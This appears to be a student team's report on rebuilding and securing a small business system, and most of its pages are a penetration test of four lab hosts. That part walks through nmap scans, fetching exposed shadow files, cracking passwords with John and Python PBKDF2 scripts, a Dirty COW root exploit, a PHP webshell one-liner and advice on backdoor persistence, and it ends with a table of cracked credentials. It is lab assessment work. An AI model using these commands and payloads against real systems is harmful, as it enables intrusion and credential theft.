Technical Documentation

CONSOLIDATE, INVESTIGATE & ADMINISTRATE

Project : System Architecture Reconstruction and Security Hardening Design

Provided by:
Xinxin Miao
Muhammad Ahmad Tariq
Boyu FU

Table of Contents

1. Executive Summary and Security Posture Overview

This report presents a comprehensive architecture reconstruction and security hardening plan for the CIA project, also referred to as the BabaExpress business system. The previous operating environment was left in a fragile and partially damaged state after the former administrator departed. Several business units were unable to operate reliably because the web platform lacked stable support, while the infrastructure remained exposed to serious external attack risks.

A preliminary security assessment demonstrated that all four Linux hosts in the environment, ranging from 192.168.78.129 to 192.168.78.132, could be compromised. The key issues included an outdated kernel vulnerable to CVE-2016-5195 (Dirty COW), weak SSH passwords, plaintext credential disclosure in container logs, exposed system credential files, weak or default database credentials, and insecure Docker runtime configurations. Based on these findings, this report defines both immediate remediation actions and a redesigned architecture aligned with zero-trust principles, high availability, automated deployment, and long-term maintainability.

2. Project Background and Defense-in-Depth Objectives

Because the business relies heavily on the web platform, the primary objective is to restore the complete web application with minimal delay and extend it into a full inventory management system rather than a basic user-management platform only.

- Business recovery and functional expansion: rebuild the web application and backend API, then integrate a complete inventory module to support departmental workflows.
- Comprehensive security defense: eliminate inherited weaknesses that enabled lateral movement, credential compromise, and vertical privilege escalation.
- CI/CD modernization: establish a scripted DevOps pipeline with artifact management so deployments become repeatable, auditable, and independent from manual host-side changes.

3. Requirements of Compliance Matrix

The architecture is governed by strict management constraints. These requirements define the minimum acceptable security baseline for the reconstructed environment.

Constraint Area	Compliance Requirement	Implementation Goal and Security Value
Network and service isolation	The API service must not be deployed on the same host as the web application, and its location must remain fixed after	Provides both physical and logical separation so a compromised frontend cannot directly threaten backend business logic or data interfaces.

	deployment.	
Host neutrality	All hosts must remain neutral. Applications and services must run entirely in containers.	Prevents host contamination, dependency conflicts, and unnecessary host-level attack surface.
Least privilege	All application containers must run under the non-privileged service-web user.	Limits damage if a container is compromised and blocks straightforward escalation to host root privileges.
Source-code protection	No source code may be directly stored or made available on untrusted production hosts.	Protects intellectual property and core business logic even if a host is compromised.
Automation and auditability	API logging must be implemented and tested. Deployment must be scripted through a GitLab-based CI/CD process.	Ensures traceability, consistent releases, and tamper-resistant deployment practices.

4. Zero-Trust Global Architecture

The infrastructure is built on four CentOS 7 virtual machines in the 192.168.78.129–192.168.78.132 address range. To satisfy the zero-trust model and the compliance requirements above, the system is divided into independent security domains.

- Ingress and frontend routing domain: hosts the React web platform, serves static resources, and terminates external web traffic without storing backend state.
- Core API business domain: runs on an isolated host and accepts only legitimate requests from the frontend routing domain. It handles JWT validation and business logic.
- Data persistence domain: hosts the MySQL database engine. Database access is restricted to the API domain and management network only.
- Monitoring and DevOps management domain: hosts Portainer and GitLab/Gitea-style repository services, protected by strong authentication and restricted administrative access.

The redesigned architecture removes previously observed anti-patterns, including privileged application containers, Docker socket exposure inside containers, unnecessary SSH daemons in containers, root execution by default, and unbounded CPU or memory consumption.

5. Technology Stack and Architecture Decision Record


The technology stack is selected to support maintainability, type safety, containerized deployment, and secure automation.

5.1 Frontend Stack

- React is used as the primary frontend framework.
- TypeScript provides type safety, while React Hooks and Redux support predictable state management.
- React Router and Bootstrap 4 provide routing and responsive interface components.

5.2 Backend and Infrastructure Stack

- The backend API runs on Node.js and is built through Yarn-based workflows.
- Docker and Docker Compose provide declarative environment creation and repeatable deployment.
- GitLab-based CI/CD and artifact management separate source control, build artifacts, and production runtime environments.



architecture diagram

6. Component & Module View

- Authentication module: provides separated frontend and backend authentication flows. Backend registration routes use input validation middleware before account creation.
- User and role management module: exposes protected user-management routes for listing, editing, and deleting users. Administrative operations require JWT validation and role checks.
- Monitoring module: rebuilds the Portainer management environment, removes damaged state, and enforces strong administrative credentials.

7. Infrastructure Penetration Test Report

7.1 Executive Summary

Successfully compromised 4 Linux hosts (192.168.78.129-132) through a combination of weak credentials, information disclosure, password cracking, and privilege escalation techniques. Full root access was obtained on all targets, demonstrating critical security vulnerabilities in authentication mechanisms, container configurations, and kernel-level security.

Target Environment Overview

Host ID	*IP Address*	*Operating System*	*Services*	*Initial Access Vector*
VM1	192.168.78.132	CentOS 7	Apache, ProFTPD, PHP	Information disclosure
VM2	192.168.78.129	CentOS 7	OctoberCMS, Portainer, Docker	Weak SSH credentials
VM3	192.168.78.130	CentOS 7	Nagios XI, MySQL, Docker	Weak SSH credentials
VM4	192.168.78.131	CentOS 7	Gitea, MySQL, Docker	Weak SSH credentials

7.2 Network Reconnaissance & Enumeration

Objective: Map the external and internal attack surface of the target network to identify active hosts, exposed services, and potential entry points for exploitation.

Methodology:

An initial network sweep and deep port scan were conducted using Nmap (Network Mapper).

We utilized aggressive scanning techniques to fingerprint operating systems, detect service versions, and run default vulnerability scripts.

Command Executed:

```
PS C:\Users\m> nmap -sS -sV -sC -O -p- 192.168.78.129 192.168.78.130 192.168.78.131 192.168.78.132
```

Key Findings:

- **VM1 (192.168.78.132) - Application Backend & Storage:**

Port 21/tcp: Open (ProFTPD 1.3.5rc3).

Port 22/tcp: Open (OpenSSH 7.4).

Port 80/tcp: Open (nginx 1.16.1). The `robots.txt` revealed a `/WorkInProgress/` path, and the server returned a `403 Forbidden` error.

Port 8080/tcp: Open (HTTP-proxy). Fingerprinting confirmed a `React App`.

Critical Finding: The identified ProFTPD version `1.3.5rc3` is severely vulnerable to unauthenticated arbitrary file copy vulnerabilities (CVE-2015-3306 `mod_copy`), representing a massive infrastructure security risk.

- **VM2 (192.168.78.129) - Web Server & Management Interface:**

Port 22/tcp: Open (OpenSSH 7.4).

Port 8000/tcp: Open (Nagios NSCA).

Port 9000/tcp: Open (Golang net/http server).

Critical Finding:Deep HTTP fingerprinting on port 9000 returned an HTML body containing `<title>Portainer</title>`. The unauthenticated exposure of this container management dashboard makes it a high-priority target for initial access.

- **VM3 (192.168.78.130) - Legacy Monitoring System:**

Port 22/tcp: Open (OpenSSH 7.4).

Port 80/tcp: Open (Apache httpd 2.2.15). The HTTP title confirmed a "Nagios XI" interface.

Port 3306/tcp: Open (MySQL 5.7.29).

Critical Finding: The presence of a deprecated Apache version (2.2.15 on CentOS) and a Linux kernel fingerprint of `3.X | 4.X` strongly indicated an outdated operating system environment, flagging it as highly susceptible to known local privilege escalation exploits (e.g., Dirty COW).

- **VM4 (192.168.78.131) - Source Code Management (Gitea):**

Port 22/tcp: Open (OpenSSH 7.4).

Port 80/tcp: Open (Golang net/http server). Nmap identified the service as `Gitea: Git with a cup of tea`.

Port 222/tcp: Open (OpenSSH 7.5). Likely a dedicated SSH port for Git repository operations.

Observation: Identifying the Gitea server is crucial for understanding the developer workflow and will be essential for the subsequent CI/CD pipeline automation and infrastructure hardening phase.

Conclusion of Reconnaissance:

The comprehensive Nmap scan successfully mapped the full architecture and isolated critical weaknesses across the four virtual machines. The exposure of Portainer (Port 9000 on VM2) and highly vulnerable legacy file transfer services (ProFTPD on VM1) provided clear, immediate attack vectors. Furthermore, the discovery of the Gitea instance (VM4) maps out the internal CI/CD topology.

7.3 Attack Chain 1: VM1 (192.168.78.132) Information Disclosure → Dirty COW Privilege Escalation

```
80/tcp   open  http       nginx 1.16.1
| http-robots.txt: 1 disallowed entry
|_/WorkInProgress/
|_http-server-header: nginx/1.16.1
|_http-title: 403 Forbidden
```

Phase 1: Initial Access via Exposed Credentials

Vulnerability: Web-accessible system credential files

Discovery:

```
curl http://192.168.78.132/WorkInProgress/passwd.txt
```

```
soupeladmin:x:1000:1000::/home/soupeladmin:/bin/bash
```

```
curl http://192.168.78.132/WorkInProgress/shadow.txt
soupeladmin:$1$Rrhb4lzg$Ee8/JYZjv.NimwyrSEL6R/:18295:0:99999:7:::
```

Retrieved Hash:

```
soupeladmin:$1$Rrhb4lzg$Ee8/JYZjv.NimwyrSEL6R/
```

Hash Analysis:

- **Algorithm:** MD5-crypt (`$1$`)
- **Computational Cost:** Low (easily crackable with modern hardware)

Password Cracking:

```
C:\Users\m\Desktop\john-1.9.0-jumbo-1-win64\run>john --wordlist=/Users/m/Desktop/CIA/rockyou.txt C:\Users\m\Desktop\CIA\
hashes.txt
```

```
C:\Users\m\Desktop\john-1.9.0-jumbo-1-win64\run>john --show C:\Users\m\Desktop\CIA\hashes.txt
soupeladmin:BUGZBUNNY:18295:0:99999:7:::

1 password hash cracked, 0 left
```

Initial Foothold:

```
C:\Users\m\Desktop>ssh soupeladmin@192.168.78.132
soupeladmin@192.168.78.132's password:
Last login: Tue Apr 28 16:11:44 2026 from 192.168.78.1
[soupeladmin@localhost ~]$ whoami
soupeladmin
[soupeladmin@localhost ~]$ id
uid=1001(soupeladmin) gid=1001(soupeladmin) groupes=1001(soupeladmin) contexte=unconfined_u:unconfined_r:unconfined_t:s0
-s0:c0.c1023
[soupeladmin@localhost ~]$ sudo -l
[sudo] password for soupeladmin:
Sorry, user soupeladmin may not run sudo on localhost.
```

Phase 2: Privilege Escalation via Dirty COW (CVE-2016-5195)

Vulnerability Assessment:

```
uname -r      # 3.10.0-327.el7.x86_64
cat /etc/os-release  # CentOS Linux 7 (Core)
```

```
[soupeladmin@localhost ~]$ uname -r
3.10.0-327.el7.x86_64
[soupeladmin@localhost ~]$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
```

Kernel Version Analysis:

- Target kernel: `3.10.0-327` (released November 2015)
- CVE-2016-5195 affects kernels < 3.10.0-514
- **Conclusion:** System is vulnerable to Dirty COW

Exploit Compilation:

```
gcc -pthread dirty.c -o dirty -lcrypt
```

*Note: -pthread flag is **critical for race condition exploitation***

Exploitation Process:

```
./dirty newpassword123

# Output:
# Running ...
# Received su prompt (Password: )
# Root password is: newpassword123
# Enjoy! :-)

su firefart  # Account created with UID 0
# Password: newpassword123
whoami       # firefart (UID 0 - effective root)
```

Technical Explanation:

Dirty COW exploits a race condition in the Linux kernel's Copy-On-Write (COW) memory management:

1. **Thread A:** Repeatedly attempts to write to /proc/self/mem targeting read-only memory pages
2. **Thread B:** Continuously calls madvise(MADV_DONTNEED) to discard page cache
3. **Race Window:** Between get_user_pages() and actual write operation
4. **Result:** Kernel allows unauthorized modification of /etc/passwd, creating UID 0 account

Post-Exploitation Stability Issues:

```
Symptom: Kernel panic during `yum` operations
Root Cause: Corrupted page states in critical system files
Impact: System freeze/reboot → loss of access
```

Mitigation Strategy:

- Immediately dump /etc/shadow and sensitive files
- Establish persistence (SSH keys, backdoor accounts)
- Pivot laterally before system destabilization
- **Avoid** package installations or heavy I/O operations

7.3 Attack Chain 2: VM2 (192.168.78.129) - Docker Log Disclosure

Phase 1: Initial Access

Service Enumeration:

```
nmap -sV -p- 192.168.78.129
# 22/tcp   open  ssh       OpenSSH 7.4
# 8000/tcp open  http-alt   Portainer
# 9000/tcp open  http       Portainer UI
```

Vulnerability Type: Weak Credentials / Default Credentials

Attack Method:

The target host exposes SSH service on port 22. After performing service enumeration, common weak credential combinations were attempted for SSH authentication testing.

Common credential combinations tested include:

root:root
root:admin
admin:admin
root:toor
root:password

Attack Process:

```
PS C:\Users\m> ssh root@192.168.78.129
root@192.168.78.129's password:
Last login: Tue May 12 15:39:24 2026 from 192.168.78.130
[root@localhost ~]#
```

Successfully logged into the target host via SSH using credentials root:admin, obtaining root privileges.

Impact Scope:

Direct access to highest system privileges

Ability to read all system files

Access to all container environments

Capability to perform lateral movement to other hosts

Root Cause Analysis:

The host uses an extremely weak default password admin and lacks SSH key authentication, failed login lockout mechanisms, or IP whitelist protections. This allows attackers to obtain root access through low-cost credential guessing.

Phase 2: Docker Container Analysis

Container Discovery:

```
[root@localhost ~]# docker ps -a
CONTAINER ID   IMAGE                 COMMAND                  CREATED         STATUS                       PORTS                                                  NAMES
29103d6a205b   octobercms:1.0.412    "bash -c /usr/local/…"   6 years ago     Restarting (1) 59 seconds ago                                                       brave_napier
fec06933ad6c   octobercms:1.0.412    "bash -c /usr/local/…"   6 years ago     Exited (137) 6 years ago                                                            relaxed_swartz
57a12ba84a3f   octobercms:1.0.412    "bash -c /usr/local/…"   6 years ago     Exited (137) 6 years ago                                                            zealous_euclid
84c41ebf913f   octobercms:1.0.412    "bash -c /usr/local/…"   6 years ago     Exited (255) 6 days ago      0.0.0.0:80->80/tcp                                     sad_yonath
08bde6e6e517   portainer/portainer   "/portainer"             6 years ago     Up 3 minutes                 0.0.0.0:8000->8000/tcp, 0.0.0.0:9000->9000/tcp, 0.0.0.0:9000->9000/t
cp   portainer
```

Critical Observation: Container `brave_napier` stuck in **infinite restart loop**

Phase 3: Log Analysis & Credential Extraction

Log Retrieval:

```
docker logs brave_napier | tail -100
```


Key Findings:

```
Traceback (most recent call last):
  File "/usr/local/bin/bootstrap.py", line 348, in <module>
    main(sys.argv)
  File "/usr/local/bin/bootstrap.py", line 339, in main
    cms.update_user("Gr0wb0l055", "rMHHBAl1hI", "Gr0wb0l055@sh4m3d.it")
  File "/usr/local/bin/bootstrap.py", line 174, in update_user
    assert(r.status_code in (302, 200))
AssertionError
```


```
Traceback (most recent call last):
  File "/usr/local/bin/bootstrap.py", line 348, in <module>
    main(sys.argv)
  File "/usr/local/bin/bootstrap.py", line 339, in main
    cms.update_user("Gr0wb0l055", "rMHHBAl1hI", "Gr0wb0l055@sh4m3d.it")
  File "/usr/local/bin/bootstrap.py", line 174, in update_user
    assert(r.status_code in (302, 200))
```


Extracted Credentials:

- **Username:** `Gr0wb0l055`
- **Password:** `rMHHBAl1hI`
- **Email:** `Gr0wb0l055@sh4m3d.it`



Root Cause Analysis

Issue	Description	Security Impact
Hardcoded Credentials	Plaintext passwords in source code	Direct credential exposure
Lack of Error Handling	Unhandled exceptions logged sensitive data	Information disclosure
Verbose Logging	Python traceback includes function arguments	Credential leakage
Container Misconfiguration	No health checks → infinite restart loop	Continuous log exposure

Exploitation

```
# Access OctoberCMS Backend
http://192.168.78.129/backend

# Login credentials
Username: Gr0wb0l055
```

```
Password: rMHHBAl1hI

# Post-authentication capabilities:
# - File manager access
# - Theme/plugin editor (arbitrary PHP execution)
# - Database configuration access
# - User management
```

Potential RCE via CVE-2017-1000119:

OctoberCMS 1.0.412 is vulnerable to authenticated arbitrary file upload:

```
// Create PHP webshell
<?php system($_GET['cmd']); ?>

// Upload via Media Manager
// Access: http://192.168.78.129/storage/app/media/shell.php?cmd=whoami
```

7.4 Attack Chain 3: VM4 (192.168.78.131) - Gitea Password Cracking

Phase 1: Database Access

Container Enumeration:

```
docker ps
# m2_server_1 (Gitea)
# m2_db_1 (MySQL)
```

MySQL Access:

```
docker exec -it m2_db_1 mysql -u gitea -pgitea

USE gitea;
SELECT id, name, passwd, salt, rands FROM user;
```

Retrieved User Data:

User	Hash	Salt	Rands
n0tth3adm1n	26f8dd23ca988bbb...	d2DyU33TZZ	SY6uKV7rai
xinxin	b6a9a4c9c0adf7f0...	oETdTJJ6nb	4yK2YPTXlh

Phase 2: Hash Algorithm Identification

Reverse Engineering Approach:

Since `xinxin` user was created with known password `xinxin`, we can identify the hashing algorithm:

```
import hashlib

def gitea_hash(password, salt, iterations=10000):
   return hashlib.pbkdf2_hmac('sha256',
                        password.encode(),
                        salt.encode(),
                        iterations).hex()

# Verification
test = gitea_hash("xinxin", "oETdTJJ6nb")
database_hash = "b6a9a4c9c0adf7f0372504a594d1f07a4280f76f9c6fde5f230400438b4c8abf"

print(test == database_hash)  # True
```

Algorithm Confirmed:

- **Function:** PBKDF2-HMAC-SHA256
- **Iterations:** 10,000
- **Output:** 64-character hex string (first 64 chars of DB field)

```python
import hashlib

def gitea_hash(password, salt, iterations=10000):
    return hashlib.pbkdf2_hmac('sha256',
                               password.encode(),
                               salt.encode(),
                               iterations).hex()

# Verification
test = gitea_hash("xinxin", "oETdTJJ6nb")
database_hash = "b6a9a4c9c0adf7f0372504a594d1f07a4280f76f9c6fde5f230400438b4c8abf"

print(test == database_hash)  # True
```

```
True
```

Phase 3: Password Cracking

Method 1: Dictionary Attack

```
import hashlib

admin_salt = "d2DyU33TZZ"
admin_target = "26f8dd23ca988bbb70bbeccf4ab4d5f3878f870cb0bf8f9cea49b44dbb6f0f28"

def test_password(password):
    hash_result = hashlib.pbkdf2_hmac('sha256', password.encode(),
                                      admin_salt.encode(), 10000).hex()
    return hash_result == admin_target

# Test with wordlist
with open('rockyou.txt', 'r', errors='ignore') as f:
    for password in f:
        password = password.strip()
        if test_password(password):
            print(f"Password found: {password}")
            break
```

Method 2: Targeted Combination Attack


```
import itertools

prefixes = ["super", "admin", "master", "ultra", "root"]
suffixes = ["password", "admin", "123", "pass", "user"]

for prefix, suffix in itertools.product(prefixes, suffixes):
```

```
combined = prefix + suffix
if test_password(combined):
    print(f"Found: {combined}")
    # Result: superpassword
```

Cracked Password: *superpassword*


```python
import itertools

prefixes = ["super", "admin", "master", "ultra", "root"]
suffixes = ["password", "admin", "123", "pass", "user"]

for prefix, suffix in itertools.product(prefixes, suffixes):
    combined = prefix + suffix
    if test_password(combined):
        print(f"Found: {combined}")
```

```
Found: superpassword
```



Portainer:

```
[root@localhost ~]# docker ps -a
CONTAINER ID        IMAGE                  COMMAND                  CREATED
 STATUS                         PORTS                  NAMES
29103d6a205b        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Restarting (1) 3 seconds ago                          brave_napier
fec06933ad6c        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (137) 6 years ago                              relaxed_swartz
57a12ba84a3f        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (137) 6 years ago                              zealous_euclid
84c41ebf913f        octobercms:1.0.412     "bash -c /usr/local/…"   6 years ago
 Exited (255) 6 days ago        0.0.0.0:80->80/tcp     sad_yonath
08bde6e6e517        portainer/portainer    "/portainer"             6 years ago
 Exited (2) 2 minutes ago                              portainer
[root@localhost ~]# docker stop portainer
portainer
[root@localhost ~]# rm -f /var/lib/docker/volumes/portainer_data/_data/portainer.db
[root@localhost ~]# docker restart portainer
portainer
[root@localhost ~]#
```



MySQL:

Image	octobercms:1.0.412@sha256:50439956ccd12ee56a52444440fa0de949e50354c7b0a33db4c67ebf8250464f
CMD	`--restart=unless-stopped`
ENTRYPOINT	`bash -c /usr/local/bin/run.sh`

ENV	
DB_TYPE	mysql
DB_HOST	127.0.0.1
DB_DATABASE	octobercms
DB_USERNAME	root
DB_PASSWORD	root
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHPIZE_DEPS	autoconf file g++ gcc libc-dev make pkg-config re2c
PHP_INI_DIR	/usr/local/etc/php
APACHE_CONFDIR	/etc/apache2
APACHE_ENVVARS	/etc/apache2/envvars
PHP_EXTRA_BUILD_DEPS	apache2-dev
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
PHP_LDFLAGS	-Wl,-O1 -Wl,--hash-style=both -pie
GPG_KEYS	A917B1ECDA84AEC2B568FED6F50ABC807BD5DCD0 528995BFEDFBA7191D46839EF9BA0ADA31CBD89E
PHP_VERSION	7.1.3
PHP_URL	https://secure.php.net/get/php-7.1.3.tar.xz/from/this/mirror
PHP_ASC_URL	https://secure.php.net/get/php-7.1.3.tar.xz.asc/from/this/mirror
PHP_SHA256	e4887c2634778e37fd962fbdf5c4a7d32cd708482fe07b44804625570cb0bb0
PHP_MD5	d604d688be17f4a05b99dbb7fb9581f4
OCTOBERCMS_TAG	v1.0.412
OCTOBERCMS_CHECKSUM	9ac3f0ac0e3505237c92e78ed8686fcc9984d036
OCTOBERCMS_CORE_BUILD	412
OCTOBERCMS_CORE_HASH	24a6fd0efc92562840566fa992dd64ad

7.5 Attack Chain 2: VM2 (192.168.78.130)

Vulnerability Type: Weak Credentials / Default Credentials

Attack Method:

After performing service enumeration, common weak credential combinations were attempted for SSH authentication testing.

Common credential combinations tested include:

root:root
root:admin
admin:admin
root:toor
root:password

Comprehensive Credential Summary

All Compromised Accounts

Host	Service	Username	Password	Privilege Level	Discovery Method
192.168.78.129	SSH	root	admin	Root	Weak credential
192.168.78.129	OctoberCMS	Gr0wb0l055	rMHHBAl1hI	Admin	Docker log disclosure
192.168.78.129	Portainer	admin	admin123	Admin	Password reset
192.168.78.130	SSH	root	admin	Root	Weak credential
192.168.78.130	MySQL	root	root	DBA	Default password
192.168.78.131	SSH	root	admin	Root	Weak credential
192.168.78.131	Gitea	n0tth3adm1n	superpassword	Admin	Hash cracking
